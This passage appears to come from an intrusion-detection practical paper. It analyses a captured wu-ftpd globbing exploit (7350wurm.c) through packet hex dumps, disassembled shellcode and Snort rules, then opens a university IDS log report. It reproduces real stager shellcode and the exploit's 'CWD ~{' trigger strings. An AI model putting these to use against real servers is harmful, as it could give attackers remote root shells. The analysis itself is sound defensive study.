These events are continuously seen in a pair, so it looks like the sensor has been deployed on a peer to peer link, as is displayed in the following graph:



While in this example I used a hub, there is no reason to believe why no switch or tap was used. This is also a possibility, but in such case, it may be true that actually two interfaces were used on the IDS system (to capture both transmitted and received traffic).

Probability the source address was spoofed:

This is highly unlikely. A full TCP handshake had to be completed before any of this traffic would be interpreted by the destination FTP server, and data is transferred over the connection successfully. However, we can never exclude the possibility that someone was using ARP spoofing in order to take over a local gateway.

Another plausible possibility would be that these packets could have been source routed. However, the IP packet has an IP header length of 20 bytes. This indicates that no IP options (such as loose or strict source routing) were set.

Description of attack:

The Snort IDS events triggered do not really offer a lot of information on what exactly occurred here. Packets logged in binary form are a necessity to confirm this packet is actually part of an attack and not a false positive. The initial event triggered is called “SHELLCODE x86 EB OC NOOP”. While this is not an attack in itself, it indicates the fact that NOPs were located in a specific packet.

The use of a NOP has already been explained in Detect #1 of this paper. However, something is peculiar about this specific instance, which should immediately attract our attention. What we are seeing here, are repetitive NOPs in a packet towards port 21 TCP. More even, the packet only has the ACK flag set, indicating that it is part of an already opened connection. Port 21 TCP is the so-called “control channel” of an FTP connection. This means that binary data will never pass over this port, but it will be used to issue commands to the FTP server.

This is interesting to know, as shellcode events hardly ever trigger as false positives on protocols which should only be transporting regular cleartext commands. Shellcode / NOPs are easily mistaken for almost any type of binary file, e.g. graphic files such as .JPG and .GIF have a high likelihood of containing many patterns which ressemble shell code, or NOP structures. However, pure control channels such as FTP port 21, should hardly ever trigger this event falsely.

Let’s have a look at the packet which triggered this initial event:

```
15:41:40.176507 163.24.239.8.2377 > 170.129.50.5.21: P [bad tcp cksum f6fe!]
2877007549:2877008057(508) ack 2781063867 win 32120 <nop,nop,timestamp 4675704 5583989> (DF) (ttl
44, id 35386, len 560)
0x0000   4500 0230 8a3a 4000 2c06 53e6 a318 ef08        E..0.:@.,.S.....
0x0010   aa81 3205 0949 0015 ab7b a6bd a5c3 aabb        ..2..I...{......
0x0020   8018 7d78 dd79 0000 0101 080a 0047 5878        ..}x.y.......GXx
0x0030   0055 3475 4357 4420 3030 3030 3030 3030        .U4uCWD.00000000
0x0040   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x0050   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x0060   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x0070   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x0080   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x0090   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x00a0   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x00b0   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x00c0   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x00d0   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
```

```
0x00e0   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x00f0   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x0100   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x0110   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x0120   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x0130   3030 3030 3030 3030 f0fc 4031 0708 985f        00000000..@1..._
0x0140   0808 eb0c eb0c eb0c eb0c eb0c eb0c eb0c        ................
0x0150   eb0c eb0c eb0c eb0c eb0c eb0c eb0c eb0c        ................
0x0160   eb0c eb0c eb0c eb0c eb0c eb0c eb0c eb0c        ................
0x0170   eb0c eb0c eb0c eb0c eb0c eb0c eb0c eb0c        ................
0x0180   eb0c eb0c eb0c eb0c eb0c eb0c eb0c eb0c        ................
0x0190   eb0c eb0c eb0c eb0c eb0c eb0c eb0c eb0c        ................
0x01a0   eb0c eb0c eb0c eb0c eb0c eb0c eb0c eb0c        ................
0x01b0   eb0c eb0c eb0c eb0c eb0c eb0c eb0c eb0c        ................
0x01c0   eb0c eb0c eb0c eb0c eb0c eb0c eb0c eb0c        ................
0x01d0   eb0c eb0c eb0c eb0c eb0c eb0c eb0c eb0c        ................
0x01e0   eb0c eb0c eb0c eb0c 9090 9090 9090 9090        ................
0x01f0   9090 9090 31db 43b8 0b74 510b 2d01 0101        ....1.C..tQ.-...
0x0200   0150 89e1 6a04 5889 c2cd 80eb 0e31 dbf7        .P..j.X......1..
0x0210   e3fe ca59 6a03 58cd 80eb 05e8 ed0a ca59        ...Yj.X........Y
0x0220   6a03 58cd 80eb 05e8 edff ffff ffff ff0a        j.X.............
```

In the packet data, we are seeing the FTP command “CWD”, being issued, followed by a continuous hexadecimal “30”. After this pattern, we continuously see the hexadecimal pattern “eb0c”. This in itself is followed by a repetition of “90”, then followed by a gibberish of ASCII characters.

In order to understand this better, we need to know what exactly the IDS triggered on. This is the snort rule which fired upon seeing this packet:

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE x86 EB OC NOOP";
content:"|EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C|"; classtype:shellcode-detect;
sid:1424; rev:5;)
```

So, the IDS triggered on the EB 0C, as being a NOP command. However, EB 0C is not the hexadecimal equivalent of the “nop” command in x86 assembler.

In most cases, it is possible to use commands which actually do something, but something utterly useless, such as jumping to the next position. This would actually constitute a “nop”, but it looks different. Therefore, IDS systems which have signatures written to trigger on the “nop” instruction, would not trigger on these more advanced and diverse sequences. A great document was written in 2002, which covered the detection of so-called “Jump based IDS-evasive NOOP sleds” under Snort, by Sean Hittel of Securityfocus. It explains these more advanced methods in great detail.

EB 0C is such a jump, as described in this document. We can thus already see, that if this would turn out to be an actual attack, care has been taken to not be too obvious. The events analysed were dated somewhere in November 2002, while rules for such NOOP sleds as mentioned above were only in use as of late Summer 2002.

Now that we know where the NOPs are actually found in the packet, we are finally able to “chart” this attack inside the actual packet. Before the NOP code, we see a number of 0’s, visible in hexadecimal by the recurring “30”. These are preceded by CWD, which is the FTP command to change the current directory.   A command, followed by a large, seemingly meaningless string, followed by NOPs. This sounds like a buffer overflow !

If we count the first parameter to the CWD command, which is supposedly the directory our potential attacker wants to move to, we see that there are 256 0's. If this is a buffer overflow, it would most likely attempt to overflow a buffer which is 255 bytes in size. While at this time, we do not have any confirmation, this could be what is happening here. However, we still need to identify one vital part of any exploit in this packet, being the actual shellcode. As NOPs are usually found just in front of the shellcode, let's presume that the "gibberish" found at the end of this packet is actually the shellcode. A recap:

```
0x01f0   9090 9090 31db 43b8 0b74 510b 2d01 0101        ....1.C..tQ.-...
0x0200   0150 89e1 6a04 5889 c2cd 80eb 0e31 dbf7        .P..j.X......1..
0x0210   e3fe ca59 6a03 58cd 80eb 05e8 ed0a ca59        ...Yj.X........Y
0x0220   6a03 58cd 80eb 05e8 edff ffff ffff ff0a        j.X.............
```

The best way to make sure whether this is actually shellcode is to use a C compiler and a debugger. I created a short file called shell.c, which included:

shell.c

```
#include <stdio.h>
char shellcode[]=
"\x90\x90\x31\xdb\x43\xb8\x0b\x74\x51\x0b\x2d\x01\x01\x01\x01\x50\x89\xe1\x6a\x04\x58\x89\xc2\xcd
\x80\xeb\x0e\x31\xdb\xf7\xe3\xfe\xca\x59\x6a\x03\x58\xcd\x80\xeb\x05\xe8\xed\xff\xff\xff";
main(){}
```

Please note that the initial \x90 actually is the actual x86 NOP instruction in assembler. However, the quantity of it in this packet is too low to trigger the related Snort rule.

Next, I compiled this file using GCC, the GNU C Compiler. I made sure to include some extra debugging information, using the command –ggdb. This will make sure that the most expressive program possible is created, with specific extensions to facilitate debugging using the "GDB" debugger:

```
gcc -ggdb shell.c -o shell
```

This created an output ELF binary called "shell". Next, I ran a debugger on this file. Please note that all my input is displayed in **bold**.

```
maarten@sequoia:~$ gdb ./shell
GNU gdb 2002-04-01-cvs
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-linux"...
(gdb) disass shellcode
Dump of assembler code for function shellcode:
0x8049460 <shellcode>:  nop
0x8049461 <shellcode+1>:        nop
0x8049462 <shellcode+2>:        nop
0x8049463 <shellcode+3>:        nop
0x8049464 <shellcode+4>:        nop
0x8049465 <shellcode+5>:        nop
0x8049466 <shellcode+6>:        nop
0x8049467 <shellcode+7>:        nop
0x8049468 <shellcode+8>:        nop
0x8049469 <shellcode+9>:        nop
0x804946a <shellcode+10>:       nop
0x804946b <shellcode+11>:       nop
```

```
0x804946c <shellcode+12>:       xor    %ebx,%ebx
0x804946e <shellcode+14>:       inc    %ebx
0x804946f <shellcode+15>:       mov    $0xb51740b,%eax
0x8049474 <shellcode+20>:       sub    $0x1010101,%eax
0x8049479 <shellcode+25>:       push   %eax
0x804947a <shellcode+26>:       mov    %esp,%ecx
0x804947c <shellcode+28>:       push   $0x4
0x804947e <shellcode+30>:       pop    %eax
0x804947f <shellcode+31>:       mov    %eax,%edx
0x8049481 <shellcode+33>:       int    $0x80
0x8049483 <shellcode+35>:       jmp    0x8049493 <shellcode+51>
0x8049485 <shellcode+37>:       xor    %ebx,%ebx
0x8049487 <shellcode+39>:       mul    %ebx
0x8049489 <shellcode+41>:       dec    %dl
0x804948b <shellcode+43>:       pop    %ecx
0x804948c <shellcode+44>:       push   $0x3
0x804948e <shellcode+46>:       pop    %eax
0x804948f <shellcode+47>:       int    $0x80
0x8049491 <shellcode+49>:       jmp    0x8049498 <shellcode+56>
0x8049493 <shellcode+51>:       call   0x8049485 <shellcode+37>
0x8049498 <shellcode+56>:       add    %al,(%eax)
0x804949a <shellcode+58>:       add    %al,(%eax)
0x804949c <shellcode+60>:       add    %al,(%eax)
0x804949e <shellcode+62>:       add    %al,(%eax)
End of assembler dump.
(gdb) quit
```

Experienced application security people may learn quite a lot from this at first sight, but from our IDS perspective, it is enough that we see some pretty familiar things in this bit of assembler code. E.g., you can see an "int $0x80", an integral part of almost all Linux based shellcode. A call to interrupt 80 on Linux, means that the application wants to initiate a system call.   Seeing this increases the likelihood of this being executable code, and not e.g. part of some binary graphics file.

When researching this instruction, we learn that eax, a parameter for this instruction, has to be set to the number of the system call, prior to the call to interrupt 80. In this case, let's see which system call is being called. To do this, we have a look at the assembler instructions presented first, and then look them up in the Linux system call table (http://world.std.com/~slanning/asm/syscall_list.html).

```
0x804947c <shellcode+28>:       push   $0x4
0x804947e <shellcode+30>:       pop    %eax
0x8049481 <shellcode+33>:       int    $0x80
```

Eax is four. This means that sys_write is being called.

```
0x804948c <shellcode+44>:       push   $0x3
0x804948e <shellcode+46>:       pop    %eax
0x804948f <shellcode+47>:       int    $0x80
```

Eax is three. This means that sys_read is being called.

Since these are the only system calls visible in the shellcode contained in the packet, it becomes clear that there is no call for the exec() syscall. This is peculiar, and at this time, cannot be explained for. As exec() is not called, there is no attempt (yet) to execute anything on our FTP server.

Once more, I would like to stress that we are not trying to reverse engineer this exploit here. Such would be more of an incident handling effort, and during an attack, there would be little time to actually embark on such an endeavour. The only thing we wish to achieve here is to make sure this is actually an exploit being launched against our ftp server, and perhaps to recover some information which will help with it's identification afterwards.

Actually, if time was sensitive here, we could have successfully skipped the last part, and gone straight along to identifying which exploit is being used here. A common next step is to put the hex shellcode in google, and see what it turns up. This can often give us some information, and save us the time of full reverse engineering. In order to make sure this gives us the info we need, let's take part of the shellcode and rewrite it to a form more commonly seen in exploit code.

```
31db 43b8 0b74        =      \x31\xdb\x43\xb8\x0b\x74
```

If I put the resulting string (\x31\xdb\x43\xb8\x0b\x74) into a search engine, it immediately popped up links to 7350wurm.c, a Team Teso exploit for WU-FTPd 2.6.0. This could be what we are seeing. The full code for this exploit was found on the Packetstorm security archive at http://packetstormsecurity.nl/0205-exploits/7350wurm.c. To make sure this was a complete match, I wanted to have a look at the shellcode used in this exploit.

```
unsigned char   x86_wrx[] =
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x31\xdb\x43\xb8\x0b\x74\x51\x0b\x2d\x01\x01\x01"
        "\x01\x50\x89\xe1\x6a\x04\x58\x89\xc2\xcd\x80\xeb"
        "\x0e\x31\xdb\xf7\xe3\xfe\xca\x59\x6a\x03\x58\xcd"
        "\x80\xeb\x05\xe8\xed\xff\xff\xff";
```

The shellcode, in the exploit stored in the x86_wrx variable, is identical to what we saw in this attack. Another thing which can help us is the fact that this exploit's source code is very well documented. Just above the shellcode displayed above, in the exploit, there is a little comment which further identifies and confirms our previous assessment:

```
/* x86/linux write/read/exec code (41 bytes)
* does: 1. write (1, "\nsP\n", 4);
*    2. read (0, ncode, 0xff);
*    3. jmp ncode
```

This confirms our initial shellcode analysis.

However, shellcode can be re-used in multiple exploits, and is often shared amongst exploit developers, so we are still not sure that this is the exploit ran against the affected system.

Let's look at the other packet which triggered an IDS alert, and see if it can be linked to this exploit in a similar way. It could still prove our findings up till now incorrect.

```
15:41:55.306507 163.24.239.8.2377 > 170.129.50.5.21: P [tcp sum ok] 612:619(7) ack 833 win 31856
<nop,nop,timestamp 4677231 5585515> (DF) (ttl 44, id 37517, len 59)
0x0000   4500 003b 928d 4000 2c06 4d88 a318 ef08        E..;..@.,.M.....
0x0010   aa81 3205 0949 0015 ab7b a921 a5c3 adfb        ..2..I...{.!....
0x0020   8018 7c70 3072 0000 0101 080a 0047 5e6f        ..|p0r.......G^o
0x0030   0055 3a6b 4357 4420 7e7b 0a                    .U:kCWD.~{.
```

The signature triggered on this specific packet has the following syntax:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP wu-ftp bad file completion attempt {";
flow:to_server,established; content:"~"; content:"{"; distance:1; reference:cve,CVE-2001-0550;
reference:cve,CAN-2001-0886; reference:bugtraq,3581; classtype:misc-attack; sid:1378; rev:10;)
```

This specific signature is well documented on the Snort website, and even refers to a specific CVE number for the attack exploited here. When reviewing this attack, it becomes clear that this packet too, explicitly attempts to exploit a Wu-FTPd specific vulnerability. A short look in the exploit code of 7350wurm.c reveals the following code:

```
net_write (fd, "CWD ~{\n");
```

This is exactly what is seen in the packet. After looking on a search engine a bit further, I found a thorough analysis performed by Core Security, who initially discovered the fact that this vulnerability was exploitable. This analysis proved me incorrect in my initial assessment that this was a buffer overflow. On the contrary, it was a bug found in the way Wu-ftpd internally processes “globbing”, being the searching of files using patterns. This has been a problematic issue with many opensource FTP servers, (such as ProFTPd), but it was especially problematic in Wu-FTPd, as it has the potential of offering a remote root shell upon successful exploitation.

There is one more thing I always try when analysing IDS logfiles which were not initially generated by my own IDS system. As we can never be sure that exactly similar rulesets are used, it may not be a bad idea to have a look with a regular sniffer tool without any rulesets. I preferred tcpdump above snort in packet logger mode, and found one additional packet which did not trigger an event, but was part of the same connection:

```
15:41:40.796507 163.24.239.8.2377 > 170.129.50.5.21: P [tcp sum ok] 508:524(16) ack 522 win 31856
<nop,nop,timestamp 4675774 5584057> (DF) (ttl 44, id 35478, len 68)
0x0000   4500 0044 8a96 4000 2c06 5576 a318 ef08        E..D..@.,.Uv....
0x0010   aa81 3205 0949 0015 ab7b a8b9 a5c3 acc4        ..2..I...{......
0x0020   8018 7c70 caf3 0000 0101 080a 0047 58be        ..|p.........GX.
0x0030   0055 34b9 4357 4420 7e2f 7b2e 2c2e 2c2e        .U4.CWD.~/{.,.,.
0x0040   2c2e 7d0a                                      ,.}.
```

This packet did not have an IDS alert trigger, but I could find a corresponding line in the 7350wurm.c source code that is able to generate such network output.

```
net_write (fd, "CWD ~/{.,.,.,.}\n");
```

The reason that an IDS alert did not trigger on this packet is the “distance:1” parameter in the original rule. When decreasing this to 0, the IDS actually did trigger on this packet, while triggering on the other packet twice.

In order to identify an attack such as this one better in the future, it would be a nice suggestion to include a specific signature into the Snort IDS that is able to more clearly identify this attack. This would most definitely save us time if similar events reoccurred.

While it would be easy to write a signature which triggers on this specific shellcode, there is no reason to believe that the shellcode (especially since it is small and thus very useable) will remain unique to this exploit in the future. It is likely that the developers of

Team Teso, who initially wrote this exploit, will reuse this code in the future, in potentially entirely different exploits.

Therefore, the best string to base ourselves on in writing a signature would be the CWD request in the initially triggering packet, in a combination with the shellcode. This would create a long signature which is very unlikely to trigger any false positives. Side-effect is that the signature would no longer trigger if anyone would even slightly alter the original exploit code. Optimalisation of signatures for this specific attack can only be achieved at an ever increasing threat to performance.

Attack mechanism:

The exact attack being attempted here is the exploitation of a globbing problem in Wu-FTPD. This problem was initially reported by Matt Power of Bindview's RAZOR team, and was published to the vuln-dev mailinglist in April 2001. This problem was identified in multiple different FTP daemons, and at the time, Matt mentioned in his analysis that "There isn't any ftpd for which I've found an exploit by which the "CWD ~{" behavior can be leveraged to allow execution of significantly undesirable code."

Unfortunately, in November 2001, Luciano Notarfrancesco and Juan Pablo Martinez Kuhn proved him wrong. They rediscovered this security vulnerability, and were able to prove that it was possible to exploit this in such a way that administrative access is gained to a vulnerable wu-ftpd server.

An exploit was written at an unknown date by Team Teso, a European security group which has in the past already released some very interesting material. This exploit was published on the Packetstorm archive on July 17th, 2002. This exploit is called "7350wurm.c", directly targeted wu-ftpd, and has been positively identified to be the exploit used in the attack analysed here.

The CERT released an excellent advisory containing a bit more details on this exploit:
"WU-FTPD implements its own globbing code instead of using libraries in the underlying operating system. When the globbing code is called, it allocates memory on the heap to store a list of file names that match the expanded glob expression. The globbing code is designed to recognize invalid syntax and return an error condition to the calling function. However, when it encounters a specific string, the globbing code fails to properly return the error condition. Therefore, the calling function proceeds as if the glob syntax were correct and later frees unallocated memory that can contain user-supplied data. If intruders can place addresses and shellcode in the right locations on the heap using FTP commands, they may be able to cause WU-FTPD to execute arbitrary code by later issuing a command that is mishandled by the globbing code."

So, in the exploitation we are seeing, the initial two packets, containing the long CWD command, followed by a number of NOOP equivalents, followed by the shellcode, is the information which is handled by the globbing function, accepted by the calling function, and afterwards freed to the system.

Gerardo Richarte from Core Security joined a discussion on the Honeynet mailing list on July 1st, 2002, where he explains exactly how the shellcode in this specific exploit works:

“The first shellcode, pre-padded with '00000000', writes the string "\nsP\n" [0x7350]
to stdout (stdout is bound to client's socket by wu-ftpd), and then reads -1 bytes
(as many as available) from stdin (bound to the same socket, it could have just
been the same (stdin or out)), and jumps to what it has just read.

This is a really small shellcode, that can be used when there is not much space, specially if the shellcode you need is big (and for wu-ftpd is alittle biggers as it has to setuid(0) and scape chroot).

After this, as we have all the network traces, we can see the string "sP" and the big shellcode. This second shellcode doesn't need padding (as it's read by the first on a known memory location). What it does is just setreuid(0), break chroot, and execute /bin/sh.”

His analysis immediately explains why we did not see an exec() system call in our initial look at the exploit code. This shellcode did not actually execute anything, but is just there to retrieve the bigger shellcode. Most likely, no Snort event actually triggered on these packets, as he indicates that it “did not need any padding”. So, there should not be any NOOP instructions in it. Logically, as it is called from the initial shellcode, and its offset is thus always known. A connection such as this is often referred to as “chained shellcode”, where an initial, small shellcode, retrieves a larger counterpart.

Correlations:

http://archives.neohapsis.com/archives/vuln-dev/2001-q2/0311.html
Matt Power’s initial discovery mail, mentioning this vulnerability in a number of different FTP daemons.

http://cert.uni-stuttgart.de/archive/bugtraq/2001/11/msg00259.html
http://www1.corest.com/common/showdoc.php?idx=172&idxseccion=10
Luciano Notarfrancesco and Juan Pablo Martinez Kuhn rediscovered this security vulnerability, and showed that it was in fact exploitable.

http://www.giac.org/practical/Warwick_Webb_GCIH.doc
Warwick Webb covered this specific vulnerability, and an exploit similar to 7350wurm.c featured above, in great detail in his interesting and extensive GCIH paper.

http://www.cert.org/advisories/CA-2001-33.html
The CERT released an advisory concerning this, and another vulnerability in wu-ftpd on November 29th, 2002.

http://aris.securityfocus.com/rules/020527-Analysis-Jump-NOOP.pdf

Sean Hittel, an analyst for SecurityFocus, published a paper on the appearance of jmp-based NOOP sleds in newer exploits, with the specific intent to evade detection by an IDS system.

http://archives.neohapsis.com/archives/sf/honeypots/2002-q3/0000.html
Gerardo Richarte from Core Security gives his initial thoughts on a reported instance of attack using the 7350wurm.c exploit.

Team Teso, “7350wurm.c”, http://packetstormsecurity.nl/0205-exploits/7350wurm.c.

Evidence of active targeting:

While there were no scan patterns visible from the raw dump file delivered by Snort, it is very well possible that at a time previous to the date covered, there was actually a scan for running ftp daemons on the monitored sub network.

In the wild, this particular FTP daemon is very much a target, due to the high number of exploits available for a wide variety of versions. Quite often, one would see FTP scans pop up, with the sole cause of registering FTP server versions. Most of these publish themselves upon initial login, even before the authentication process succeeds. It is very well possible that this attack was a follow up to such previous scan. This however, remains in the domain of “possibilities”, as it cannot be fully substantiated with the currently available data.

Defensive recommendation:

There are multiple measures which can be taken to prevent this attack from succeeding. Even though Wu-FTPd is part of the internet legacy, and should be respected for what it is, its security record is less than perfect. I would never advise to use this FTP daemon in a production environment, while alternatives with a far better safety record are available. ProFTPd, for example, has severily beefed up its security profile during the last couple of years, due to added stringent character filtering, while simultaneously, very security conscious daemons such as vsftpd are arising onto the FTP server scene.

Concerning this specific exploit, it is important to take note of the fact that there are multiple other opensource FTP daemons which are actually based on the wu-ftpd codebase, such as BeroFTPd. These are very likely to also be vulnerable.

From a host point of view, use of a host intrusion prevention system, such as the GRSecurity kernel patches, if this host is Linux, could, depending on their correct and thoughtful implementation, prevent exploitation of this bug even though it still exists in the running FTP daemon.

From an application implementation standpoint, we would recommend the following basic standards be followed during every FTP server implementation:

- Avoid the use of "anonymous" accounts, which allow passwordless access from anywhere on the internet.
- If there is no other option than to allow "anonymous" access, make sure that write access is not allowed for such an account. Also make sure that logging & auditing is strictly followed up upon.

Severity:

Criticality 5

This is an attack towards an FTP server which occurs after authentication. This indicates that the FTP server may allow "anonymous" access, and is thus part of the public "image" of its hosting organization. Any compromise could lead to a wide scale incident, which impacts all the organisation's end users..

Lethality 5

Succesful exploitation of this vulnerability could lead to the execution of arbitrary code on the FTP server. This particular exploit would deliver a fully useable remote root shell to a successful attacker.

System countermeasures 1

With these binary logs only, we have no information on whether or not this host was patched to withstand exploitation of this vulnerability. There is also no information available on potential host based security measures in place.

Network countermeasures 1

As the network connection succeeded, and the FTP commands towards this machine succeeded, there is little in terms of network countermeasures to shield this host from being attacked. Also, as there is no back connection initiated by the exploit, but the remote shell is purely available over the initial FTP connection, the most stringent packet filtering will not aid in preventing exploitation.

The only potential strong point which can be observed at this time without the need for further information is that the attack was actually observed by an IDS system, which can trigger on further hostile events. However, even this does not really strengthen my confidence. Looking closely at all events registered that day which have a destination or source of 170.129.50.5, it is noticeable that the only packets triggered were packets TOWARDS the destination FTP server. While completely normal for this specific exploit, if any assymetrical routing is in use on the network, or if a SPAN port would be misconfigured as to only log inbound traffic, we could miss out on potential hostile traffic originating from the compromised host, at this time.

Severity **8**

= (criticality + lethality) – (system countermeasures – network countermeasures)

Incident Response:

If no further information at all is available concerning the destination host, depending on the criticality of the provided FTP service, I would advise to immediately block all in &

outbound traffic for this machine, except management traffic. An investigation on the machine, and verification of the software version should be conducted ASAP.

If the criticality of the machine is too high to be shut down immediately, an escalation needs to be done to its system administrator immediately. Also, a dedicated sniffer process should be started which logs each single in & outbound packet towards this host, to make full, unbiased, forensic data is available, in case the host would turn out to be compromised.

Multiple choice test question:

For the Intel x86 platform, which of the following is the hex representation of the “nop” command, which does nothing, only skips to the next instruction?

1) 0xEB
2) 0x00
3) 0x90
4) 0x0C

Answer: Option 3 is the only correct representation of the “nop” assembler instruction on the x86 platform. This is important knowledge as it is used in a great deal of all exploits written for this platform.

Additional note on this detect:
This was the detect which I submitted to the Intrusions mailing list on 2003/12/22. Unfortunately, on January 8th, I had not yet received any feedback on the detect. I did make some slight changes, as I found some errors myself (including the fact that in my original detect, I had used a value of 0 for the System Countermeasures, which is actually not possible).

3. Analyze this!

Executive Summary

The threat model of a university is complex. Often much more complex than that of a commercial organisation. Perhaps it is due to the fact that most universities have a significantly larger userbase than the average company. However, I tend to blame it on a great deal of “learning”. Learning *is* toying around with all kinds of new technologies, and picking things up on the go. These types of experiments are what made all great inventions and dreams come to live.

Unfortunately, during the last number of years, quite a lot of universities saw themselves, often to great disappointment, be part of wide scale Distributed Denial of Service attacks, or becoming an accomplice in other, less visible types of internet crime.

While University internet security should be limited to a “monitoring” function, due to the large bandwidths assigned to them today, often, measures need to be taken to allow an equally large amount of “learning” to anyone, unfortunate as it is.

Reviewing the logfiles of these five days in the month of December, and comparing them to previous log files, I found a definite improvement in the security posture of the network monitored.

The most critical events found during analysis are described in the portscan section. Scans for common services are almost never false positives, and indicate malicious intent, or at the least some form of inherently dangerous curiousity on behalf of the universities students. These events have been described in detail to make it easier for the security team to take appropriate action wherever necessary. It is especially advised to review all those scans originating from internal hosts (these are classified separately), as these indicate potential compromise.

Except for defensive recommendations, which are made at the end of the text, I have also included some important points which are related to the implementation of the IDS system, and could improve analysis in future situations. These are mentioned separately, as they are not truly related to increasing the security posture of the university setup.

Summary of files covered by this report

Scans	Alerts	Out of Specifications
scans.031202	alert.031202	OOS_Report_2003_10_22
scans.031203	alert.031203	OOS_Report_2003_10_23
scans.031204	alert.031204	OOS_Report_2003_10_24
scans.031205	alert.031205	OOS_Report_2003_10_25
scans.031206	alert.031206	OOS_Report_2003_10_26

Unfortunately, the Snort IDS seems to have crashed on 2003/12/02 at 00:04. As of this time, logs were incorrectly written to disk, resulting in faulty, incomplete alert entries. This situation was rectified at 11:04. Due to this and similar, shorter problems, there was a total of 324 invalid entries in the alert files. These usually consisted of nothing more than a destination port/service, without further details concerning the event.

As you may see, the date of the OOS files used do not correspond to the dates of the other file types. This is caused by an issue with all files following to October 26th, as they were all identical.

Network Layout

These logs originated from multiple Snort systems. The following small log extract seems to indicate that there are at least three systems logging to one individual logfile. It could also be that the logfiles were merged during their editing:

```
12/02-11:06:37.308872  [**] spp_portscan: portscan status from MY.NET.111.72: 15 connections
across 15 hosts: TCP(15), UDP(0)
[**]
12/02-10:47:48.175895  [**] SMB Name Wildcard [**] MY.NET.75.82:137 -> 169.254.45.176:137
12/02-10:42:51.818108  [**] SMB Name Wildcard [**] MY.NET.189.17:137 -> 169.254.45.176:137
```

As you can deduct from the timeframes, three different entries were received sequentially, while their time stamps are different. In order to increase the useability of these logs, we would strongly suggest to use NTP on all different sensor modules, so that time synchronization is guaranteed.

Due to the traffic patterns seen, it is not completely clear whether the IDS sensors are located in front of the internet firewall. It could be that only a very limited ruleset is in place, allowing almost all traffic, in which case we would see the same quantity of connections as observed at this time.

Another fact which collaborates with the above is that not a single alert triggered on traffic from hosts in the MY.NET network towards the MY.NET network. This clearly indicates that there is at least a router between the IDS sensor and the internal network.

In-depth analysis and relational overview

Summary of alerts

Excluding Out of Specifications and portscans, there were a grand total of 99060 alerts triggered by the Snort IDS system during the five days covered.

```
  34651 MY.NET.30.4 activity
  14465 connect to 515 from inside
  12724 MY.NET.30.3 activity
  11834 Incomplete Packet Fragments Discarded
   8357 SYN-FIN scan!
   5695 SMB Name Wildcard
   2885 SUNRPC highport access!
   1639 EXPLOIT x86 NOOP
   1339 High port 65535 tcp - possible Red Worm - traffic
   1161 ICMP SRC and DST outside network
    979 NMAP TCP ping!
    795 connect to 515 from outside
    525 Null scan!
    524 High port 65535 udp - possible Red Worm - traffic
    437 Possible trojan server activity
    212 TCP SMTP Source Port traffic
    190 Tiny Fragments - Possible Hostile Activity
    185 TCP SRC and DST outside network
    111 SMB C access
     88 FTP passwd attempt
     56 RFB - Possible WinVNC - 010708-1
     41 EXPLOIT x86 setgid 0
     31 External RPC call
     27 EXPLOIT x86 setuid 0
     18 DDOS mstream client to handler
     17 FTP DoS ftpd globbing
     15 EXPLOIT NTPDX buffer overflow
     15 Attempted Sun RPC high port access
     12 TFTP - Internal UDP connection to external tftp server
     12 DDOS shaft client to handler
      7 TFTP - Internal TCP connection to external tftp server
```

```
7 EXPLOIT x86 stealth noop
6 TFTP - External TCP connection to internal tftp server
4 Probable NMAP fingerprint attempt
4 External FTP to HelpDesk MY.NET.70.49
2 External FTP to HelpDesk MY.NET.70.50
1 Traffic from port 53 to port 123
1 TFTP - External UDP connection to internal tftp server
1 Fragmentation Overflow Attack
1 External FTP to HelpDesk MY.NET.53.29
```

Top 10 detects by number of occurance

MY.NET.30.4 activity

This is obviously a custom written signature. It is designed to trigger on all traffic towards the MY.NET.30.4 network. False positives cannot occur due to the simplicity of the rule. According to the alerts files, it triggered solely on inbound traffic to the MY.NET.30.4 network, not outbound traffic.

An example signature which could have been used for this purpose:

```
alert ip $EXTERNAL_NET -> MY.NET.30.4 any (msg:"MY.NET.30.4 activity”;)
```

connect to 515 from inside

This signature is not part of the default Snort signature set, and is most likely custom written. It seems to trigger on all traffic from MY.NET/16 to external hosts on port 515.

An example signature which could have been used for this purpose:

```
Alert ip MY.NET/16 -> any 515 (msg:”connect to 515 from inside”;)
```

Important to understand here, is why this specific signature was written. Port 515 is registered to “spooler”. This can be any daemon which accepts traffic directed to a network printer. Two of the most common in Unix environments would most likely be “lpd”, the Line Printer Daemon and “LPRng”, a more recent version of the common Berkely LPR daemon. This daemon is well known as one which has had its own security problems in the past. But, simple vulnerabilities do not seem like enough reason to write a signature in order to capture all traffic to this port.

The way this rule was implemented, triggering on all traffic to port 515 from internal hosts, seems like a way to manage an outbreak of some worm or virus. It looks similar to e.g. the filtering of logging of all outbound 92 byte ICMP packets in order to be aware immediately of which hosts are infected with the W32/Nachi worm, or the logging of traffic to port 1434, in order to trap distribution attempts of the SQL Slammer worm.

